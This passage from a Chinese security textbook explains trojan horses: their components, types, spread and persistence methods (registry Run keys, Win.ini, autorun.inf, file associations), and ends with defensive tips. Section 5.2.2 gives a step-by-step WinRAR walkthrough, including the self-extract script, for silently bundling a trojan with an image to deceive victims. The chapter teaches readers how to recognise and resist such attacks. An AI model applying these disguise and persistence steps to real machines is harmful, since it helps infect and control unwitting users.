● 软件部分：实现远程控制所必须的软件程序。控制端程序：控制端用以远程控制服务端的程序。木马程序：潜入服务端内部，获取操作权限的程序。木马配置程序：设置木马程序的端口号，触发条件和木马名称等，使其在服务端藏得更隐蔽的程序。

● 连接部分：通过 Internet 在服务端和控制端之间建立木马通道所必须的元素。控制端 IP、服务端 IP 是木马进行数据传输的起源地和目的地。控制端端口、木马端口是控制端、服务端的数据入口，通过这个入口，数据可以直达控制端程序或木马程序。

5.1.3 常见的木马种类

按照木马的性质进行分类，一般分为如下几种。

1. 远程控制类

此种木马像是一种网络服务，当服务器运行木马后，会开放一个端口与黑客进行连接并交换信息。

一般情况下端口不能被隐藏，因此黑客为了保护自己的木马程序，都会在开放的端口上设置密码，以防其他人通过端口对服务器进行控制。

常用木马“冰河”是国内最为出色的远程控制类木马。

2. 针对性木马

针对性木马是针对某种特殊服务或软件开发的，例如 QQ 木马大盗就是专门针对破解远程 QQ 登录密码而设计的一种木马程序。

此类木马种类多而杂，并且不用完全具备木马的特点，使人防不胜防。大多数高级黑客都比较钟情这类木马。随着网络游戏的发展，一些初级黑客往往利用此种木马进行网络游戏账户的盗取。

3. 可扩充性木马

可扩充性木马是比较高级的木马程序，像是一个 Shell，在服务器上开放了一个端口之后什么都不做，使用户放松了警惕。当黑客利用木马程序开设的端口登录到服务器时，可以按照 Shell 的规则自己编写脚本程序并使服务器运行。

所以此类程序是针对高级黑客设计的，对不精通脚本编程的人来说没有用处。但这也恰恰是此类木马真正厉害的地方，通过编程黑客可以利用其做任何事情，因为此类木马有无限的升级空间。

5.1.4 木马传播

木马通过传播才能更好地扩散开来实现其功能，木马的传播方式主要有如下几种。

（1）通过 E-MAIL。控制端将木马程序以附件的形式藏在邮件中发送出去，收信人只要打开附件系统就会感染木马。

（2）隐藏在软件中。一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序内，用户下载此软件后，只要运行这些程序，木马就会自动安装。

（3）捆绑欺骗。把木马服务端和某个游戏捆绑成一个文件在 QQ 上或通过邮件发送给别人。服务端运行后会看到游戏程序正常打开，而此时木马程序已经完成配置工作。此后只要不删

除游戏，即使重新安装系统，还有可能再次中招。

（4）QQ 冒名欺骗。使用此种传播方式的前提是必须让对方信任您所发送的文件，让您毫不犹豫地运行这些文件。

（5）zip 伪装。将一个木马程序和一个损坏的 zip 包（可自制）捆绑在一起，并指定捆绑后的文件为 zip 图标，此时除非查看了文件的后缀，否则运行此压缩包和运行损坏的 zip 一样，根本不会发现已有木马程序在悄悄运行。

（6）在网页中嵌套木马程序。

5.2 木马伪装

对木马进行伪装是保护木马程序不被发现的重要手段，合理地使用伪装和欺骗的方法可以更好地使木马存活下来。

5.2.1 木马伪装方式

木马病毒危害性之大是所有网络用户众所周知的，但是通常只是通过杀毒软件来拒木马于千里之外。对于木马病毒发展迅速的今天，仅仅依靠此种方法是不够的，熟悉木马的伪装方式，才能更好地防御木马。

1. 图标修改

当打开 E-Mail，看到附件中图标时，可能会认为这是一个文本文件。但这也有可能是木马程序。现行技术可以将木马服务端程序的图标改成 HTML、TXT、ZIP 等各种文件的图标，实现伪装，达到迷惑用户的目的。

2. 文件捆绑

此种伪装手段是将木马捆绑到一个安装程序中，当安装程序运行时，木马也会悄悄运行，装入系统。被捆绑的文件一般是可执行文件，如 EXE、COM 类的文件。

3. 出错显示

经常使用计算机的用户都知道，如果打开一个文件，没有任何响应，很有可能打开的就是一个木马程序。

由于这样太明显了，木马设计者提供了一个叫做出错显示的功能。当服务端用户打开木马程序时，会弹出错误的提示框，错误内容自行设定。当被攻击用户信以为真时，木马病毒就悄悄进入系统了。

4. 端口定制

老式木马程序的端口都是固定的，只要查看端口就可以知道感染木马病毒的种类。目前的木马程序都加入了定制端口的功能，攻击者可以在 1 024～65 535 之间任选端口作为木马程序端口，这样当感染木马病毒时，很难通过端口进行判断木马病毒的种类。

5. 销毁功能

为了更好地隐藏木马，当木马程序运行后，系统会自动将原木马程序删除，这样服务端用户就很难找到木马的来源，在无木马查杀攻击的帮助下，很难删除木马病毒。

6. 变名伪装

早期的木马程序都有一个固定的名号，在进行查找时通过名号很容易找到木马所在地。而现行的木马程序都允许控制端用户自由定制安装后的木马文件名，这样就很难判断感染木马病毒的种类。

安装到系统文件夹中的木马程序的文件名一般是固定的，只要根据一些查杀木马的方法，在系统文件夹查找特定的文件，就可以判断中了什么木马。

5.2.2 木马伪装实例剖析

利用 Winrar 可以将木马文件与其他可执行文件添加到档案文件中，并将文件制作为 exe 格式的自动释放文件。当双击文件时自动运行，可实现木马种植的目的。

（1）制作的目标是将一个图片（1.jpg）和木马服务端文件（0525.exe）捆绑在一起，做成自释放文件，如果运行该文件，在显示图片时就会中木马。

（2）将两个文件放在同一个目录下，同时选中 1.swf 和 1.exe，然后右键单击鼠标，在弹出菜单中选择“添加到压缩文件”命令项，如图 5-1 所示。

（3）打开如图 5-2 所示的“压缩文件名和参数”对话框，在“压缩文件名”文本框中任意输入文件名，只要可以引起别人运行即可。默认的压缩格式为“RAR”格式，不会自解压，所以勾选“创建自解压格式压缩文件”复选项。




图 5-1 右键菜单




图 5-2 “压缩文件名和参数”对话框

（4）切换到“高级”选项卡，如图 5-3 所示。单击“自解压选项”按钮，打开如图 5-4 所示的“高级自解压选项”对话框。在“解压路径”文本框中输入解压路径，即使设定的文件夹不存在，自解压时会自动创建该目录。在“解压后运行”文本框中输入“0525.exe”，即隐蔽运行的木马文件的名字。

（5）切换到“模式”选项卡，如图 5-5 所示，在“安静模式”单选项中点选“隐藏启动对话框”单选项；在“覆盖方式”单选项中点选“覆盖所有文件”单选项。这样可以更安全，更隐蔽，不易为人所发现。




图 5-3 “高级”选项卡




图 5-4 “高级自解压选项”对话框

（6）切换到“文本和图标”选项卡，如图 5-6 所示。在此对话框中可以改变自释放文件的窗口标题和图标，在“自解压文件窗口标题”和“自解压文件窗口中显示的文本”文本框中输入想显示的内容即可，这样可以进一步增加欺骗性，更容易使人上当。单击“确定”按钮返回到“压缩文件名和参数”对话框。




图 5-5 “模式”选项卡




图 5-6 “文本和图标”选项卡

（7）切换到“注释”选项卡，打开如图 5-7 所示的对话框，在“手动输入注释内容”下的空白框中可以看到前面设定的内容，也就是自释放脚本命令。

其中，D：代表自解压路径；Setup = 0525.exe 表示释放后运行 0525.exe 文件即木马服务端文件；Silent 和 Overwrite 分别代表是否隐藏和覆盖文件，赋值为 1 则代表“全部隐藏”和“覆盖所有文件”。




图 5-7 “注释”选项卡

通常情况下，为了木马更加隐蔽，还会修改上述自释放脚本命令。例如，会把脚本改为如下内容：

```
Path=D:
Setup=0525.exe
Setup=explorer.exe 0525.exe
Silent=1
Overwrite=1
```

其实就是加上 Setup = explorer.exe 0525.exe 这一行，再次隐藏木马软件。单击“确定”按钮即可完成木马软件的捆绑。当运行此程序查看图片时，木马程序也悄悄运行。

5.3 木马常用的攻击手段

木马的攻击手段层出不穷，只要熟悉了其攻击手段，即可有效地躲避木马攻击。

5.3.1 木马的入侵方式

木马的入侵方式随着网络的快速发展也在日益渐增，但常用的入侵方式不外乎如下几种。

1. 批处理修改

这是早期木马的入侵方法，但现在仍有人使用。这种方法一般通过修改下列 3 个文件来入侵：

- Autoexec.bat：自动批处理，在引导系统时执行；
- Winstart.bat：在启动 GUI 图形界面环境时执行；
- Dosstart.bat：在进入 MS-DOS 方式时执行。

2. 系统配置修改

通过修改系统配置文件 System.ini、Win.ini 来达到自动运行的目的。这是经常使用的方法，涉及范围如下。

在 Win.ini 文件中：

```
[windows]
load=程序名
run=程序名
```

在 System.ini 文件中：

```
[boot]
shell=Explorer.exe
```

其中修改 System.ini 中 Shell 值的情况会更多一些，病毒木马通过这种修改使自己成为 Shell，然后加载 Explorer.exe，从而达到控制用户计算机的目的。

3. 自动运行功能

Windows 系统带有自动运行功能，例如光驱自动运行，移动设备自动运行等。其实硬盘也支持自动运行，例如在 C 盘根目录下新建一个 Autorun.inf，用记事本打开它，输入如下内容：

```
[autorun]
open=Notepad.exe
```

保存后进入“我的电脑”，按 F5 键刷新，然后双击 C 盘盘符，打开记事本，而 D 盘无反应。黑客就是利用此种方法使用木马入侵的，不过他们设计的程序肯定会比这复杂严密很多。

4. 注册表中 Run 入侵

通过在 Run、RunOnce、RunOnceEx、RunServices、RunServicesOnce 中添加键值，可以十分容易地实现程序的加载。

黑客最方便在带“Once”的主键中作手脚，因为带“Once”的主键中的键值，在程序运行后将被删除，当用户使用注册表修改程序查看时，不会发现异样。

此外，可在启动时删除 Run 中的键值，而在退出时（或关闭系统时）又添加键值，达到隐蔽自己的目的。

5. 文件关联入侵

这是黑客喜爱的方式之一，通过 EXE 文件的关联（主键为：exefile），让系统在执行任何程序之前都运行木马。

通常修改的还有 txtfile（文本文件的关联）、regfile（注册表文件关联，用来防止用户恢复注册表，例如用户双击.reg 文件就关闭计算机）、unkown（未知文件关联）等。

为了防止用户恢复注册表，黑客通常还会毁坏 scanreg.exe、sfc.exe、Extrac32.exe、regedit.exe 等程序，阻碍用户修复注册表。

6. API HOOK 入侵

API 的英文全称为：Application Programming Interface，也就是应用程序编程接口。

在 Windows 程序设计领域发展初期，Windows 程序员所能使用的编程工具唯有 API 函数，这些函数是 Windows 提供给应用程序与操作系统的接口，利用这些接口可以搭建各种界面丰富、功能灵活的应用程序。

所以，一般认为 API 函数是构建整个 Windows 框架的基石，在其下方才是 Windows 的操作系统核心，而其上方是所有华丽的 Windows 应用程序。

此种方法较为高级，通过替换系统的 DLL 文件，让系统启动指定的程序。例如，拨号上网的用户必须使用 Rasapi32.dll 中的 API 函数来进行连接，黑客就会替换这个 DLL，当用户的应用程序调用这个 API 函数，黑客的程序就会先启动，然后调用真正的函数。

7. VXD 入侵

此中方法是高级黑客青睐的方法，将木马写成 VXD 形式加载，直接控制系统底层，并且隐藏得非常安全。

常在注册表[HKEY_ LOCAL_MACHINESystemCurrentControlSetServicesVxD]主键中启动。

8. 网页入侵

由于网络的方便性，越来越多的用户习惯通过网络学习。黑客利用网页加载木马，当用户浏览网页时木马会不知不觉中进入系统。

9. 系统自动运行功能

在系统运行过程中，有许多程序是自动运行的，比如，自动运行“磁盘清理”程序（cleanmgr.exe）；格式化磁盘完成后，系统将提示使用“磁盘扫描”程序（scandskw.exe）等。

这就为木马程序提供了机会，通过覆盖这些文件，不必修改任何设置系统就会自动执行木马。

10. 其余招数

木马入侵的方式随着杀毒软件的更新也日益更新，因此木马入侵的方式还有很多，例如利用欺骗技术让对方运行文件等，读者可以经常关注木马的最新动向，从而实现有效地防御木马。

5.3.2 木马的启动方式

当木马成功入侵攻击目标后，就会自动安装。首先将自身复制到 Windows 系统文件夹中，然后在注册表、启动组、非启动组中设置好木马的触发条件，完成木马的安装，接着即可进行木马的启动了。

木马的启动一般都要有触发条件，所谓的触发条件就是当达到此条件时，木马会自动启动，一般分为如下几种。

1. 注册表启动

打开注册表编辑器，找到 HKEY_LOCAL_MACHINESoftware Microsoft Windows Current Version 下的 5 个形式 Run 和 RunServices 的主键，其中可能存在木马启动的键值。

2. WIN.INI

系统盘：WINDOWS 下有一个配置文件 win.ini，用文本方式打开，在“[windows]”字段中有启动命令“load =”和“run =”，它们一般情况下为空白，如果有启动程序，则可能是木马。

3. SYSTEM.INI

系统盘：WINDOWS 目录下有配置文件 system.ini，用文本方式打开，在[386Enh]、[mic]、[drivers32]中有命令行，其中可能存在木马的启动命令。

4. Autoexec.bat 和 Config.sys

在系统盘根目录下的这两个文件也可以用来启动木马。但此种加载方式一般需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件。

5. *.INI

*.INI 为应用程序的启动配置文件。控制端利用文件能启动程序的特点，将制作好带有木马启动命令的同名文件上传到服务端覆盖该同名文件，即可达到启动木马的目的。

6. **捆绑文件**

此种触发的前提是控制端和服务端已通过木马程序建立连接，然后控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，上传到服务端覆盖原文件，此时即使木马程序被删除，只要运行捆绑了木马的程序，木马程序会再次被安装。

7. **启动的选项**

依次执行“开始”→“程序”→“启动”选项，在启动的选项中可能存在木马程序的触发条件。

5.4 木马的防御与清除

5.4.1 如何防范木马

针对木马病毒没有完全的防范措施，反木马的方法和软件都是在木马病毒出现后才出现的。针对普通用户来说，养成一种良好习惯，将有助于远离木马病毒。

（1）不执行不明软件。从网络下载软件时，最好能从知名网站下载，下载后利用杀毒软件或者是查杀木马软件进行检查，确认无病毒后再运行。

（2）邮件防护。不要轻易打开邮箱中的垃圾邮件，并且不要打开附件，对于附件下载进行杀毒后再进行打开操作。

（3）不要轻易打开网络文件。无论任何聊天软件中的好友发送的文件，都不要轻易打开，虽然好友不会故意欺骗，但您并不能确定他是否已中了黑客程序。在收到文件传送信息时，要确认信息正确后再进行接收。

（4）个人资料保护。不要在公共聊天室公开个人的信息，因为有些攻击者也许正在收集信息，随时打算进行攻击。

（5）下载正版软件。不要在一些小的站点、论坛等网站上下载软件，这些都是黑客发布木马病毒的重要站点。

（6）使用第三方邮件程序。可以使用 Foxmail 等第三方软件进行邮件的发送或接受，让黑客无迹可寻。

（7）始终显示扩展名。一些扩展名为 VBS、SHS、PIF 的文件多为木马病毒的特征文件，所以只有显示了文件的全名才能及时发现木马。在 Windows XP 中取消“隐藏已知文件类型的扩展名”项即可，如图 5-8 所示。




图 5-8 “查看”选项卡

